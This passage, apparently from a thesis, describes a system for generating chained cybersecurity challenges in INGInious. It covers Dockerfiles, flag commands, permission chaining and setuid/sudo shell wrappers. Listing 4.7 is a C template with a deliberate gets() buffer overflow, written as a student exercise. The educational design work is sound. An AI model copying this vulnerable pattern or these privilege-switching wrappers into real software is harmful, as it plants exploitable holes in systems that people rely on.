        step-switch: {next step method}
        difficulty: {difficulty}
        option_id_1: value_1
            ...
        option_id_n: value_n
    ...
    step{m}:
        problemid: {id}
        template: {template id}
        next-user: end
            ...
```

Listing 4.4: Structure of .___build.yaml entries

changes to it for our system.
Finally, the last important file is the *run* file. As we explained in section [3.1.2], it is a script that is executed in the grading container to start the correction process. In our case, this script should only do two things. The first is to initiate the ssh connection to the student container [3.1.2]. The second is to check that the flags given by the student are correct, i.e. actually make the correction after the ssh session had ended. In fact, these two steps are standard for all cybersecurity exercises done with our system. We have created a default *run* in bash (and a *run.py* python version) file which will always be placed in the task folder when it is created [A.1].

Modifying an existing task

Of course, INGInious allows you to modify existing tasks. This is something we had to take into account for our system for several reasons which we will explain here. First of all, as the *.___build.yaml* file contains all the contexts of the different sub-problems of the task, it is used for the display on the frontend during task edit. We will explain the procedure in section [4.5.3].

For the INGInious backend, there is no difference between saving a new task and saving changes to an existing task. Because of this, the hook system also calls our function described above [4.3.2] when an existing task is modified. The problem is of course that the task is then treated as a new task and the procedure described in the previous section [4.3.2] would apply. As a result, all the files in the task would be replaced by the base template files and any manual changes that the teacher may have made in some of the sub-problems would be lost. This behaviour is obviously not desirable. Of course, in order to be able to treat the modification of a task differently from a new task, we must first detect the difference between these two cases. This is quite simple as an existing task will necessarily have a *.___build.yaml* file in its **student/scripts** sub-folder. We can clearly separate the two cases based

simply on the presence of this file in the task's folder.

Detecting changes Once we are sure that we are in the case of a modified task, we must detect the changes that have been made. To do this, we use two sources of information: the task data received by the hook function, i.e. the new state of the task, and the existing *.___build.yaml* file which contains all the information about the previous state. We can then compare the two states to detect changes.

Modifying an existing sub-problem This is the easiest case to manage. Indeed, the id of a sub-problem cannot be modified, so editing a sub-problem just means changing the context: the template, the difficulty or the options. From then on, two cases are possible. If the template is changed, we must replace all the files contained in the problem folder. Otherwise, we just have to update the context in the *.___build.yaml* to validate the changes.

Adding a new sub-problem The addition of a new sub-problem at the end of the existing chain does not pose any particular difficulty. Indeed, we can simply re-use the method used to deal with sub-problems when creating a task [4.3.2]: create a new step folder, copy the template files into it and add the context into the *.___build.yaml*.

Changing the order of sub-problems The most complex change to manage occurs when the order of existing sub-problems is altered. This can happen either by adding or deleting a sub-problem in the middle of the existing chain or by manually changing the order, which is a feature of the sub-problem management system of INGInious. This change is problematic because it means we would have to move files between the existing sub-problem folders. As the folder names are the name of the current step and are used for context management in *.___build.yaml*, this causes a lot of conflicts between the previous state and the new one. However, we can solve this problem by temporarily saving the previous chain files. To do this, we move the entire contents of the *task/student* folder into a new *task/old* folder. Next, we treat the new task data as we would when creating a task except that for each sub-problem, we look to see if there is a sub-problem in the previous state that has the same id and uses the same template. If so, instead of copying the template files, we copy the contents of the corresponding *task/old/stepi* folder. This way, if a sub-problem has simply been moved in the chain, its files are re-used in the new one instead of simply being overwritten. This also simplifies the management of deleted sub-problems as they will not be taken into account when creating the new chain. Their files are therefore deleted cleanly when the *task/old* folder is deleted at the end of the procedure. This method works very well but is not necessarily ideal. No matter how big the changes, this process will be applied. This means that even for minor changes, e.g. just options, all the files in the student folder are moved and then copied again. This can result in a lot of overhead.

4.3.3 Defining a new Docker container image

For all exercises that use the INGInious Docker container correction system, the task creator must choose the container images that will be used for the grading and student containers. Each image has its own characteristics such as tools, options, libraries, etc. There is a Github repository that lists a series of container images created for INGInious [1]. Rather than having a single image containing all the tools needed to correct a large number of different exercises, each image has been defined for the correction of a certain type of exercise. This allows for both lighter containers and greater control of the tools. For example, if an exercise requires a particular version of a tool such as *gcc*, simply create a new image with that version installed.

As explained above [3.1.3], basic Docker containers do not allow for cybersecurity exercises to be solved safely for the host machine. Fortunately for our project, INGInious supports the use of the Kata runtime which, thanks to virtualisation, increases security while keeping the speed and lightness of Docker containers [3.1.4]. For our exercises, the students connect via SSH to the student container on which they are doing the exercises. **This container must therefore use the Kata runtime to ensure the security of the system.**

As far as the container image to be used, we have opted for the same philosophy as INGInious by defining a base image, called **cychall-base**, which adds the set of files necessary for our cybersecurity exercise system to function properly. This image is to be used as the basis for any other image that requires support for cybersecurity exercises. Details of the contents of this image are explained below.

Files and structure

In this section, we describe the structure of the folder that forms the *cychall-base* image. As we can see in figure [4.3], the files we add to the base image are sorted in separate folders, each with its own function. In the *bin* folder is a set of python scripts. Each one defines a new command available in the container. The details of the function and operation of these commands will be explained in section [4.3.3].

The commands use a python API that we have created. This API also needs to be stored in the image and is therefore stored in the *cycall_container_api* folder. This folder contains several python files. Each of them defines a set of functions necessary to manage our exercise system inside the container. Again, the purpose of each of these files will be discussed in the next section.

The static folder contains some static files that are used by the API.

Dockerfile Container images are built by Docker using special files, called Dockerfile, containing a series of instructions [3.1.5]. We will not describe here the internal workings of this file but only the instructions that make up the build sequence

[1] https://github.com/UCL-INGI/INGInious-containers



Figure 4.3: Folder tree structure of docker images and code

contained in the Dockerfile of our cychall-base image. Because it is a base image, it is only used to place the necessary files in the right place on the container filesystem. Any additional tools will have to be installed from the Dockerfile of a child image of this one. Of course, the cychall-base image is itself a child image of the INGInious' base container image.

First, the Dockerfile places the content of the *cychall-base/bin* folder into the */bin* folder of the image. In Linux, the */bin* folder contains a set of binaries accessible from the command line. With this, all the new commands we have defined can be used in a terminal, in bash scripts, etc. Then the *cychall-base/static* folder is moved to the system root in the */.__cychall* folder. This folder is hidden by the . (dot) mechanism at the beginning of the name. This avoids any possible conflict and/or modification problems. Its location allows easy access as its path is fixed regardless of the underlying system. Finally, files from *cychall-base/cychall_container_api* are placed in the local python *sites-packages*. This makes the *cychall_container_api* a python package consisting of several modules (each .py files) that can be imported into any python code in the container. The creation of this package is necessary because the command scripts in the bin folder use the API functions. In addition to this, it allows the API to be used in additional scripts whether for a child image or even in exercises directly.

All the tools used to build and exploit a challenge must be added to the container image on which the container is deployed. While building multiple challenges on the same container is easier and less resource intensive than building each challenge on its own container, it does have its price. Indeed, each challenge must be independent

```
# DOCKER-VERSION 1.1.0

ARG   VERSION=latest
FROM  ingi/inginious-c-base:${VERSION}
LABEL org.inginious.grading.name="cychall-base"

COPY      . /INGInious-cychall
RUN      chmod -R 755 /INGInious-cychall/bin && \
         mv /INGInious-cychall/bin/* /bin

RUN      chmod -R 644 /INGInious-cychall/static && \
         mkdir /.__cychall && chmod 600 /.__cychall && \
         mv /INGInious-cychall/static/* /.__cychall

RUN      chmod -R 644 /INGInious-cychall/cychall_container_api && \
         mkdir -p /usr/lib/python3.8/site-packages/
    cychall_container_api && \
         cp -R /INGInious-cychall/cychall_container_api/*.py  /usr/
    lib/python3.8/site-packages/cychall_container_api && \
         echo "cychall_container_api" > /usr/lib/python3.8/site-
    packages/cychall_container_api.pth

RUN      rm -R /INGInious-cychall

RUN      dnf -y install passwd && dnf clean all && \
         python3 -m pip install --no-cache-dir jinja2-ansible-
    filters==1.3.1
```

Listing 4.5: Dockerfile of the cychall-base image

```
# DOCKER-VERSION 1.1.0

ARG   VERSION=latest
FROM  ingi/inginious-c-cychall-base:${VERSION}
LABEL org.inginious.grading.name="cychall-binary"

RUN   yum install -y dnf-plugins-core &&\
      yum config-manager --set-enabled powertools

RUN   yum install -y sudo gdb gcc gcc-c++ cpp make cmake \
      valgrind binutils libstdc++ clang clang-analyzer \
      clang-devel llvm automake check check-devel zlib-devel \
      openssl-devel time jansson-devel radare2 wget which \
      expat-devel gmp-devel mpfr-devel git dnf nano binutils \
      sqlite sqlite-devel strace glibc-devel.i686 glibc-static \
      checksec && \
      yum clean all

RUN   python3 -m pip install --no-cache-dir --upgrade pwntools && \
      python3 -m pip install --no-cache-dir --upgrade ROPgadget
```

Listing 4.6: Dockerfile of the cychall-binary image

in its resolution, so content creators must be careful about deploying vulnerable or outdated tools on container images. It would be much less educational for students to exploit a vulnerable tool and shortcut the task, than solving each one of the challenges.

As an example, the Dockerfile of the *cychall-binary* image [4.6] installs few tools for binary exploitation, and of course, can be updated to match special needs for other challenges.

This Dockerfile has been created during our own testing of the system. It contains all the needed tools for the challenges we implemented. However, one could imagine creating a task with many different challenges that are using a lot of tools. It would then be necessary to define the correct Dockerfile. An idea for a more efficient way of doing will be discussed in section [6.1].

New added commands

We will here present the different new commands, their arguments and their purpose during the building process of challenges. The command scripts are mostly handy wrappers for some of the API functions. The argparse python's module is used to get the arguments from the user. The user input is then passed to the API that actually does the work.

cychall-build This is the most important command, executed at the launch of the student container to build all the challenges from the task. The command takes no arguments since all the information needed is directly accessible from the task configuration file containing all options chosen by the teacher.

The challenges are built [4.3.4] from the last one to the first, since for each

challenge, permissions of user $i+1$ are set for files of challenge i [4.3.4]. A *end* user is also added, and a final flag is set in its folder, so that the student can indicate completion of the task.

get-from-context As explained in the later section [4.3.4], when building a challenge, specific selected options are stored in *.__step.yaml*. Hence, the *get-from-context* is used to obtain the value of any option filled in by the teacher for the challenge being built.

The option name is given as argument to the command, and its value is returned. Depending on its type, the value can be formatted. Thus, lists and dictionaries are returned as a json string, while integers and floats are returned as a string.

add-to-context Some values determined at build time, such as a newly generated flag, could be needed while parsing a template for example. Hence, the *add-to-context* takes a field name and a string value to add to the context. However, some names are reserved such as *current-user*, *difficulty*, etc., as these values are needed for the proper building of the task and determined therefore prior to the building phase.

parse-template By calling the *parse-template* command, the source code template is being parsed [4.2], and the context of the current challenge [4.3.3, 4.3.2] is given to the jinja templating engine. Figure [4.7] shows the source code of a simple buffer overflow exploitation. Depending on the difficulty and the *use_random* option, the student would have to find the password in the binary file or overflow the *pass* variable to match the *specific_value* option given in the hard difficulty.

add-wrapper This command is very useful for allowing a student to access the next user upon solving a challenge [4.2.3]. Indeed, content creators can call this command to wrap the challenge inside another piece of code that will do the magic [4.3.4].

The arguments of the command are the following:

- The filename of the executable to wrap (the challenge binary)
- The name of the wrapper to use (shell-c, shell-python, suid, password...) [4.3.4]
- The filename of the output file, by default *wrapper*
- A custom command to call instead of directly invoking the executable (if not given, the default command will be "./‘executable name‘")

set-default-ownership This command is pretty straightforward. Given a folder path, if the challenge i is being built, the command sets the user and group's ownership of the files inside the folder to the user $i+1$. This is the default ownership that should work for most of the challenges. Of course, content creators can manually set the permissions from the *setup* file. They just have to make sure to not introduce shortcuts in the challenge chain.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>

{% if options["difficulty"] == "Hard" %}
const int success_value = {{ options["specific_value"] }};
{% endif %}

int main()
{
    char buffer[{{ range(100, 501) | random }}];
    int pass = 0;

    printf("\n Enter the password : \n");
    gets(buffer);

    {% if options["use_random"] %}
        {% set password = range(1000) | random | hash('md5') %}
    {% else %}
        {% set password = "St4t1c P455w0rD" %}
    {% endif %}

    if(strcmp(buffer, "{{ password }}")) {
        printf ("\n Wrong Password \n");
    }
    else {
        printf ("\n Correct Password \n");
        pass = 1;
    }

    {% if options["difficulty"] != "Hard" %}
    exit(!pass);
    {% else %}
    exit(!(pass == success_value));
    {% endif %}
}
```

Listing 4.7: Example of buffer overflow template

generate-flag For each task, a flag is generated and placed in the folder of the *end* user. However, content creators or teachers may want to add flags at intermediate challenges of the task. So we added several commands to help with that. This command generates a string which will be a flag. We decided that a flag would have the structure *$prefix${$random hexadecimal string$}*. It can take two optional arguments, that is the prefix (by default it is *INGInious*), and the number of random bytes for the random hexadecimal string (by default 16).

add-flag This command adds a new flag to the list of flags that need to be found by the student. It takes a name for the flag and its value. The value is optional, and if not given, the *generate-flag* command would be called with default parameters. No check is done on the flag structure which means that the teacher or content creator can choose any string as a flag. This being said, we recommend using easily recognisable strings to avoid any possible confusion. The flag is then stored in */task/student/scripts/.___flag.yaml* and is therefore not readable by the student while solving the task.

found-flag This command allows a student to save a flag. The student just has to call the command with the flag as argument. He/She can also pass the name of the flag as argument. If not given, the default flag name is the name of the current user (i.e. `step`*i*). The flag given by the student is stored into */task/student/.___flag.yaml* to be compared with the generated ones.

check-flag This last flag command allows to check the validity of the flags given by the student. Flags are read from both files, */task/student/scripts/.___flag.yaml* and */task/student/.___flag.yaml*, and compared. It is also possible to provide a list of specific flag names to check, but if not provided, all flags are verified. The command then returns a string containing three numbers separated by a single space. The first is either 0 or 1, 1 if all flags are correct. The second is the number of correct flags found by the student, and the third number is the number of flags to find for the task.

It is important to note that, obviously, the student cannot run this command without error, since he/she does not have the right to read */task/student/scripts/.___flag.yaml*. This command is used in the *run* [A.1] file to give feedback to the student on completion of the task.

4.3.4 Inside the student container

From a simple click on the frontend interface displayed to the user, a lot of things happen in the back to launch containers [3.1], build challenges, and give SSH access to the student. In this section, we will focus on what is happening inside the student container from the moment of its spawn to the exits of the user.



Figure 4.4: Giving SSH access to the student

Grading-container startup

When the student clicks on the *submit* button on the frontend, it triggers a reaction in the backend [3.1] launching the grading container responsible to evaluate the student's answers. As explained a bit earlier, the *run* file is used inside the grading container to start the student one and check the validity of the answers given. On figure [A.1], the default version of this file for cybersecurity tasks is shown. By executing this script, a new container is created using the same Docker image as the current grading container. The *cychall-build* command [4.3.3] is then called with root privileges from inside the student container, and information to connect as *step1* are shown on the frontend. When the student exits her/his container or the time limit is over, the flag API is used to get the number of flags set and how many the student has gotten right. Finally, feedback is given to the student directly on the frontend [4.5].



Figure 4.5: Successfully providing flags

Building challenges

Upon calling the *cychall-build* command [4.3.3], each challenge is built by following these steps:

- 1. The options selected by the teacher for the current challenge are retrieved from the *.___build.yaml* file of the task.
- 2. This challenge specific options are stored in the protected */task/student/scripts* directory, in a *.___step.yaml* file. The same file is used for all challenges. Because of that, the options of the previous challenge are first erased. The challenge-specific context is stored in a file, so it can be used everywhere on the system during the building process [4.3.3].
- 3. Paths to the challenge building files are stored to be able to erase them easily in step 7.
- 4. The user associated with the challenge is created on the system. Its username and group name are `step`i, if we are building the i-th challenge. All challenge associated users are part of the *worker* group as well.
- 5. The *setup* script is executed to truly build the challenge.
- 6. Permissions and ownership of the files and challenge folder are set, and default skel files [2] are copied into it.
- 7. Finally, building files are erased using the saved paths.

Chaining mechanism, folder permissions

To be able to chain challenges, user of step $i + 1$ must have some rights on the i challenge folder. Hence, for step i in the task, affiliated with user, group and folder named *stepi*, the user's ownership of the step folder is given to its own user with read and execute rights. But the group's ownership is given to group `step`$(i + 1)$, also with read and execute rights. These simple rules allow us to draw the chain between the challenges:



Figure 4.6: User chain with folder permissions

The write permission is not given, since it would be possible to replace the challenge binary with another one (e.g vim) and launch the wrapper that calls it with

[2] https://sauravomar01.medium.com/etc-skel-directory-in-linux-dcefc0278f49

```python
...

wrappers = {
    "sgid": __wrapper_sgid,
    "suid": __wrapper_suid,
    "sguid": __wrapper_sguid,
    "shell-c": __wrapper_shell_c,
    "shell-python": __wrapper_shell_python,
    "password": __wrapper_password,
    "ssh": __wrapper_ssh,
}


def resolve(wrapper_name):
    wrapper_name = wrapper_name.lower()

    if wrapper_name not in wrappers:
        raise ValueError(f"Wrapper {wrapper_name} does not exists.")

    wrapper_function = wrappers[wrapper_name]
    if not callable(wrapper_function):
        raise ValueError(f"Wrapper {wrapper_function!r} is not callable.")

    return wrapper_function
```

Listing 4.8: Resolving a wrapper

the next user permission. This would completely break the task. Then the content creator is responsible for the permissions given to each file of his/her challenge. These must be carefully set during the execution of the *setup* [4.2.2] file used to build the challenge. Some wrappers already set the right permissions to the executable they are linked to. For example, with the shell python wrapper [A.2], the wrapped executable is owned by the next user but execution rights are given to every user. Moreover, a rule is added to the *sudoers* file, so that only the current user could launch the wrapped executable with the rights of the next one using sudo.

Wrappers Wrappers are pieces of code that surround the challenge executable to ease the switch to the next user after challenge completion. We created a few that use different switch methods. This is important to note that not every wrapper could be used for every challenge, and to that end, the wrapping system has been designed to be easily extendable.

Indeed, the *wrappers.py* file from the cychall python API allows anyone to define a new wrapper. This new wrapper function needs to be added to the *wrappers* map [4.8] to be activated. Thus, when a wrapper is needed, the *resolve* function can be used to get the correct wrapper or throw an exception if an error occurred. For code modularity and reuse sake, we added the ***kwargs* packed dictionary argument so any wrappers can be called with any additional named arguments.

The following wrappers have been already implemented:

- sgid: given an executable filename, it adds the *setgid* flag on the file.
- suid: given an executable filename, it adds the *setuid* flag on the file.
- sguid: given an executable filename, it adds the *setgid* and *setuid* flags on the file.
- shell-c: based on the `su` command code, this wrapper generates a new executable to call instead of the one built for the challenge. The new executable is executing the original challenge binary, and depending in its returned value, prints an error message or gives a shell with the next user's rights.
- shell-python: same as the shell-c wrapper, but done in python. It uses the *sudo* permissions file instead of *setuid* and *setgid* flags.
- password: sets the password of the next step's user as flag given in parameter. If no flag is given, it generates a new one, adds it to the list of flag to find and stores it in a file in the next step directory. If the current step is the last one, the end flag is used.

As a complete example, we present here the code for the *shell-python* wrapper. The wrapper function, *__wrapper_shell_python*, is defined by the following code [A.2].

4.4 Template management system

As stated before, INGInious offers a user-friendly frontend to content creators and users. One of our objectives is to pursue such line of work. Hence, the template management mechanism has been integrated into INGInious such that a creator can manage its challenge templates directly from the website. It is thanks to this system that the templates are made available to the teachers for the creation of new exercises. The template management has three main functionalities: adding new templates, modifying existing templates and deleting them.

4.4.1 File management

To store the template files, we have adopted the concept used for the management of INGInious task files. As a reminder, each task belongs to a course which is defined as a sub-directory of the *tasks* folder specified in the INGInious configuration. In the course folder, each task is defined as a folder containing its files and a **task.yaml** configuration file. In addition to this, the name of each task folder corresponds to the unique id of the task. In the same way, template files are stored in a *templates* folder, by default next to the *tasks* one. Each template is defined as a sub-folder whose name corresponds to the unique template id. Templates consist of the template files and a configuration file, **configuration.yaml**.

Since templates are closely related to tasks, it makes sense to store them nearby. Therefore, all templates are stored, like tasks, next to the *tasks* folder specified in the configuration file. However, we define two different scopes for templates that also impact their storage location.

Global templates As their name suggests, global templates are available in all courses. Any course administrator has access to these templates through the task creation interface to create new tasks. These are stored in a folder specified in the INGInious configuration file, through the *templates_folder* variable of the plugin configuration, or by default in the folder *templates* next to the *tasks* one. Obviously, due to their shared nature, any changes or deletion of these templates has an impact that affects all course administrators who may wish to use them.

Course specific templates To avoid any possible problems with sharing templates, or simply to keep a template private, it is possible to restrict access to a template to a particular course. Only the administrators of the course have access to the management of these templates. Each course has its own templates folder where local templates are stored.



Figure 4.7: Folder tree structure of templates and tasks

4.4.2 Frontend

The template management system is accessible on the frontend through a web page. Using the INGInious hook system, a new tab was added to the course

administration menu. This tab gives access to a template management page where course administrators can manage both the templates of their course as well as the global templates.



Figure 4.8: Managing public template files and course related ones

Upload Adding new templates is the most basic and necessary functionality of this system. As explained above, a template is typically composed of several files including a *configuration.yaml* file, which is essential for the template to work properly. The fact that several files have to be added at the same time is a slight problem because the classic file upload mechanism of HTML typically only allow one file to be uploaded at a time. This behaviour is obviously not at all practical when many files need to be uploaded at once. However, it is possible to change this behaviour through an option in the upload form of the web page. By using the *webkitdirectory* option, we force users to upload complete folders rather than single files. Thus, full templates are uploaded in one request. In addition to the folder, the course administrator must also indicate whether the template is global or course-specific (course-specific by default) and a unique template id.

Template id The template id is mainly used for management purposes, but it also makes it easy to find in all the templates available for creating a task. This is why it is important that this id is unique, between all the templates in a course and the public ones. This greatly simplifies searching and editing as well as deleting all files of a template, as it removes any possibility of confusion between different templates.

There is, however, a subtlety related to the possibility of having global and local templates for a course. This uniqueness requirement only applies to the folder where the template is stored. Indeed, as for tasks, the template id is also the folder name where the template files are being stored. Even though global and course-specific templates are not stored in the same place, global templates have their id ending with _*common*, such that course-specific and global template can't have the same



Figure 4.9: Adding a course related template

id. This prevents a number of consistency problems associated with this single id constraint and eases the template management mechanism in the backend.

The syntax of the template id is also subject to certain rules. As said before, the template folder is named after its id. This simplifies the management of the files but it brings some constraints because both Linux and Windows have precise naming syntax for their files. Therefore, we have to make sure that the ids chosen by the course administrators respect this syntax. This constraint also impacts the task folders since the same file management principle is used. This is why the INGInious developers have already defined a naming convention for task ids. Therefore, for the sake of consistency and ease of use, we use the same syntax for template ids as that used for tasks ids. Ids can include the following characters:

- Letters (Capital or not)
- Numbers
- Special characters: . _ or -

This can be summarised by the regular expression : $[A-Za-z0-9._-]+\$$. Moreover, as noted above, global template ids end in $_common$ and therefore course-specific template ids cannot end in this way.

Structure validation The structure of the files in a template is quite variable but they all have one thing in common, the *configuration.yaml* file. This is a file that must be present in the template folder because its content defines the template. This is why it is necessary to check the presence of a *configuration.yaml* file for any new template added. Without this, any folder could be added to the system, which would undermine consistency.

This check is relatively simple as we just need to make sure that a file named *configuration.yaml* is present in the folder that has been submitted by the course administrator. However, this simple verification is not sufficient. Indeed, we must also make sure that the *configuration.yaml* file present in the folder is a valid configuration file for a template. Again, this check is simple because we only need to check the presence of the *name* attribute which is the only mandatory attribute of the template configuration file.

In summary, we consider that the template upload is valid if the following conditions are met:

- Template id respects the defined id syntax
- Template id is unique within the desired scope
- Template folder contains a *configuration.yaml* file
- *configuration.yaml* file contains a *name* attribute

Edit

When a template is uploaded through the template management system, it is possible for an administrator to modify its content via the frontend.

